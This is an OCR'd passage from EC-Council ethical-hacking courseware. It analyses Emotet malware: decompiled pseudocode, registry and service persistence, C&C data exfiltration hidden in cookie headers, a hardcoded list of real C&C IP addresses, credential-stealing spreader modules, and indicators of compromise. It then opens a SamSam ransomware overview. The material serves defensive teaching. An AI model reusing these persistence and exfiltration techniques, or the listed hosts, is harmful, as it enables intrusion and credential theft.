


Figure 7.98: Decrypted string and loaded API from user32.dll

- **Stage 6: Deploying Timer Function**

  Emotet also uses a Windows Timer Event to execute its code. Here, it directly uses the timer callback function. When it calls the **API SetTimer**, it sets the interval time to 1000. This means that the callback function is called once every 1000 milliseconds. The pseudocode of this callback function is given below.

```
void __stdcall Timer_fun(int a1, int a2, int a3, int a4)
{
  unsigned int v4; // esi@6
  int v5; // eax@6
  unsigned int v6; // esi@15
  int v7; // eax@15
  int v8; // esi@16
  int v9; // eax@16
  if ( qword_307C94 <= (unsigned __int64)(unsigned int)GetTickCount() )
  {
    switch ( HIDWORD(qword_307C94) )
    {
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
        case 1:
          HIDWORD(qword_307C94) = 0;
          if      (      !sub_2F6BA0()      ||      !sub_2F7170()      ||
check_if_process_is_in_correct_path() )
            goto LABEL_7;
          v4 = GetTickCount() % 0xBB8u;
          v5 = GetTickCount();
          HIDWORD(qword_307C94) = 2;
          LODWORD(qword_307C94) = v4 + v5 + 3000;
          break;
        case 2:
          HIDWORD(qword_307C94) = 0;
          if ( sub_2F8300()
            && sub_2F8430()
            && sub_2F8B20()
            && sub_2F95B0()
            && sub_2FA320()
            && sub_2FB750()
            && sub_2F68D0() )
          {
            dword_307CC4 = (int)&unk_3080E8;
            dword_307CC8 = (int)&unk_303430;
            dword_307CCC = 106;
            v6 = GetTickCount() % 0xBB8u;
            v7 = GetTickCount();
            HIDWORD(qword_307C94) = 3;
            LODWORD(qword_307C94) = v6 + v7 + 3000;
          }
          else
          {
LABEL_7:
            HIDWORD(qword_307C94) = 4;
          }
          break;
        case 3:
          HIDWORD(qword_307C94) = 0;
          v8 = GetTickCount();
          v9 = sub_2FCB20();
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
            HIDWORD(qword_307C94) = 3;
            LODWORD(qword_307C94) = v9 + v8;
            break;
          case 4:
            SetEvent(dword_304C0C);
            break;
          default:
            return;
        }
      }
    }
```

In `case 0`, one of its purposes is to relocate the process to the expected position with the filename that was discussed in stage 3. Furthermore, in `case 0`, it is also coded to collect system information such as computer name, file system, and volume by calling several APIs, and the data are sent to the C&C server. This will be discussed in stage 7.

Another purpose is to set up a Windows service named "culturesource" for running Emotet at Windows startup, when it can open the Service Control Manager successfully (by calling the API `OpenSCManagerW`). Meanwhile, "`culturesource.exe`" is moved to the folder "`%windir%\system32`".




Figure 7.99: Screenshot of the installed service "culturesource," whose Startup type is "Automatic"

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In the above code snippet:

Case 1 is used to initialize several DLL modules and decrypt the exported API functions that Emotet uses, including "`urlmon.dll`," "`userenv.dll`," "`wininet.dll`," and so on.

Case 2 is the main branch. It collects data from the victim's system, sends the data to its C&C server, and executes commands from the C&C server.

During this stage, Emotet maintains persistence using two methods: the system service and the auto-run in the system registry. Emotet creates the following auto-run entry named "`culturesource`" under the sub-keys in the system registry to maintain persistence and access the victim's machine even after reboot:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run`
- `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`




Figure 7.100: Adding the new auto-run entry





Figure 7.101: Screenshot of the added auto-run entry "culturesource" in the Registry Editor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



System Compromise Phase

- **Stage 7: Communication with C&C Server**

  In stage 6, in `case 0`, it is coded to call several APIs and collect the system information such as computer name, file system, and volume by calling the APIs **`GetComputerNameW`** and **`GetVolumeInformationW`**. It puts the two data sets together and saves them in a global variable, which is used in the C&C server as the ID for this victim. This ID will then be used in the packets that communicate with the C&C server. Emotet then calculates a CRC32 of its EXE file and saves it in another global variable, which is used when sending the first packet to the C&C server.

  It also calls "**`RtlGetVersion`**" to obtain the Windows version information and "**`GetNativeSystemInfo`**" to gather system and CPU information. Furthermore, it picks a DWORD value at offset **`0x1D4`** of **`PEB`**, which is defined as SessionID. Emotet continues to collect the names of running processes by calling the APIs **`CreateToolhelp32Snapshot`**, **`Process32FirstW`**, and **`Process32NextW`**.

  The next step is to put all the collected data together into a structure and encrypt the entire data set. After the data are encrypted, it is encoded using Base64. Moreover, it then disguises the Base64 code as a cookie value of an HTTP header to avoid detection. Then, all this collected and encrypted information will be transferred to the C&C server.

  The screenshot below shows that the data have been copied into a structure. The values in red rectangle are flags that indicate what the following data are. The string behind "**`12`**" is the computer name, the data behind "**`18`**" is the native system information, and the byte after "**`20`**" is the SessionID from **`PEB`**. The DWORD value next to "**`2D`**" is the CRC32 value of Emotet, the string following "**`32`**" is the collected process name list, and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the value with a blue underscore is the length of the following data, which uses a type of UTF-8 encoding.




Figure 7.102: Put data together in a structure

After receiving the transferred information from the infected victim's machine, the C&C server checks if there are analysis tools (such as Wireshark and debuggers) running on the victim's machine. If any such tools are detected, it will not reply with any data' otherwise, it will provide the required malicious instructions and deploy the contagious payload. As can be seen in the screenshot, the C&C server replies with the instruction data.




Figure 7.103: Send collected data to C&C server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The IP list of C&C servers is hardcoded into its memory and saved in a global variable. Each IP and port pair uses 8 bytes, and there are 62 C&C servers in total. The list of hardcoded IP and port is as follows:

```
01> 71.91.161.118 : 21
02> 70.164.196.211 : 995
03> 175.101.79.120 : 80
04> 187.233.136.39 : 143
05> 5.107.250.192 : 995
06> 50.224.156.190 : 8080
07> 5.107.161.71 : 993
08> 186.179.243.7 : 995
09> 71.240.202.13 : 443
10> 190.215.53.85 : 80
11> 133.242.164.31 : 7080
12> 115.71.233.127 : 443
13> 69.136.227.134 : 22
14> 216.49.114.172 : 443
15> 153.121.36.202 : 7080
16> 181.119.30.27 : 995
17> 70.164.196.211 : 20
18> 98.157.215.153 : 80
19> 62.75.187.192 : 8080
20> 189.234.165.149 : 8080
21> 154.72.75.82 : 20
22> 45.123.3.54 : 443
23> 217.13.106.160 : 7080
24> 75.99.13.124 : 7080
25> 198.74.58.47 : 443
26> 69.195.223.154 : 7080
27> 172.114.175.156 : 8080
28> 73.124.73.90 : 20
29> 74.80.16.10 : 80
30> 24.11.67.222 : 443
31> 181.143.53.227 : 21
32> 173.76.44.152 : 20
33> 208.78.100.202 : 8080
34> 47.44.164.107 : 993
35> 45.63.17.206 : 8080
36> 50.31.0.160 : 8080
```



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
37> 62.75.191.231 : 8080
38> 98.142.208.27 : 443
39> 78.187.172.138 : 7080
40> 67.205.149.117 : 443
41> 98.186.90.192 : 443
42> 5.230.147.179 : 8080
43> 50.240.162.242 : 995
44> 94.76.200.114 : 8080
45> 178.62.37.188 : 443
46> 83.222.124.62 : 8080
47> 70.184.83.93 : 20
48> 173.255.196.209 : 8080
49> 208.107.230.235 : 20
50> 186.179.80.102 : 443
51> 72.95.118.97 : 21
52> 162.250.19.59 : 80
53> 134.129.126.86 : 443
54> 69.198.17.7 : 8080
55> 8.17.46.42 : 53
56> 70.90.183.249 : 7080
57> 47.149.54.132 : 8080
58> 200.116.160.31 : 80
59> 175.143.84.108 : 50000
60> 178.254.31.162 : 8080
61> 175.110.104.150 : 20
62> 211.115.111.19 : 443
```

- **Stage 8: System Compromise**

  After receiving the malicious instructions or malicious payload from the malicious C&C server, Emotet upgrades itself and exploits the system. In this stage, Emotet actually compromises the victim's machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Propagation Phase

- **Stage 9: Network Propagation**

  After infecting the victim's device, Emotet's next key objective is to spread the infection across local networks and beyond to compromise as many machines as possible. Currently, Emotet uses five known spreader modules: NetPass.exe, Outlook Scraper, WebBrowserPassView, Mail PassView, and a credential enumerator.

  - **NetPass.exe** – It is a legitimate utility developed by NirSoft. It recovers all network passwords stored on a system for the current logged-on user. This tool can also recover passwords stored in the credentials file of external drives.
  - **Outlook Scraper** – It is a tool that extracts names and email addresses from the victim's Outlook account and uses this information to send out additional phishing emails from the compromised account.
  - **WebBrowserPassView** – It is a password recovery tool that captures passwords stored by web browsers such as Internet Explorer, Mozilla Firefox, Google Chrome, Safari, and Opera. It can pass them to the credential enumerator module.
  - **Mail PassView** – It is a password recovery tool that reveals passwords and account details for various email clients such as Microsoft Outlook, Windows Mail, Mozilla Thunderbird, Hotmail, Yahoo! Mail, and Gmail, and passes them to the credential enumerator module.
  - **Credential Enumerator** – It is a self-extracting RAR file containing two components. One is the bypass component, and the other is the service component. The bypass component is used for the enumeration of network resources, and it either finds writable share drives using the Server Message Block (SMB) or tries to brute-force

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

user accounts, including the administrator account. Once an available system is found, Emotet writes the service component on the system, which writes Emotet onto the disk. Emotet's access to SMB can result in the infection of entire domains (servers and clients).

Emotet employs some or all of these network propagation techniques depending on the target machine and network. After infecting the possible machines in the network, Emotet performs the same phases as those discussed above to compromise the machines.

Indicators of Compromise (IOC) for Emotet:

This malicious Word document has been detected as "**VBA/Agent.AFD!tr.dldr**" and the original Emotet file has been detected as "**W32/Emotet.GBUH!tr**" by the FortiGuard AntiVirus service.

- **URL**

  "hxxp://muathangnhom.com/6DOpkmOL9_yfO"

  "hxxp://gmcvietnam.vn/abMbIaTzHSDkAq"

  "hxxp://hugoclub.sk/yCq4xkYzeqAJK_v"

  "hxxp://foreprojects.webedge.com.ng/Lc3UYXyQixr_Dp"

  "hxxp://evonline.liceoriosdechile.com/NpDgofVhpankbq_I8AaJbzQj"

- **Sample SHA256**


  - **PAY09735746167553.doc**:

    1194bab2c4a8e63e59ef01220ebe8e4d3511b12a16da30e713c2fbee6c2cb520

  - Downloaded Emotet/Original Exe file:

    7C5CDC5B738F5D7B40140F2CC0A73DB61845B45CBC2A297BEE2D950657CAB658

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Virus Analysis: SamSam Ransomware

Source: *https://www.secureworks.com*

SamSam ransomware is also known as Samas or SamSamCrypt. It is a notorious ransomware that is associated with the GOLD LOWELL threat group for performing targeted attacks against global multi-national companies. It exploits vulnerable unpatched servers present in the target network using a range of exploitation methods. SamSam ransomware attacks skyrocketed in 2018, although the ransomware was developed and released in 2016. In 2018, it was shrewd enough to capture wide media attention to target a specific range of top-class organizations across the globe. Unlike other ransomware, this ransomware does not attack the victims on a random basis. It is a targeted ransomware that specifically targets certain reputed companies. In spite of knowing this, large multi-national companies were unable to defend themselves against this attack. This ransomware not only affected the operations of government organizations, schools, and the healthcare sector but also affected common people by encrypting their crucial medical records required for proper diagnosis. As with any other ransomware, after infiltrating into a system, it encrypts the files and prevents the users from using those files until a heavy ransom is paid in bitcoins. This ransomware does not have a specified ransom pricing. After infecting systems, the attackers demand a ransom depending on the type of victim.

Propagation:

Nearly all ransomware uses spam emails to propagate and perform attacks; however, SamSam ransomware employs brute-force tactics against weak passwords of the Remote Desktop Protocol (RDP) to gain access to the victim's machine. Once the target host is infected, it performs network mapping to search for other exploitable assets in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Encryption:

SamSam adopts the RSA-2048 asymmetric encryption technique to encrypt local files in infected systems.

Symptoms:

A ransom note appears on the screen, demanding a ransom in bitcoins.

